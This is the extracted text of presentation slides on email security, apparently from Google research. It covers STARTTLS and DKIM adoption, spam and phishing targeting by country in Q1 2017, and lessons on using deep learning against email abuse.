
EU is not at the forefront of email security



STARTTLS




DKIM




India and Japan have the most spammed Inboxes as of Q1 2017

The largest spammers in the world target other countries



1. USA
2. Germany
3. France
4. Japan
5. United Kingdom
6. Roumania
7. Spain
8. Brazil
9. Canada
10. Russia



Japan inboxes are heavily targeted by phishing as of Q1 2017.

Recap

Deep-learning is providing the edge we need to combat email abuse

Transparency helps driving adoption of security technologies through the eco-system

Each organization has a unique threat profile that should be considered when prioritizing defenses

https://g.co/research/gmail-lessons

Thanks

g.co/research/protect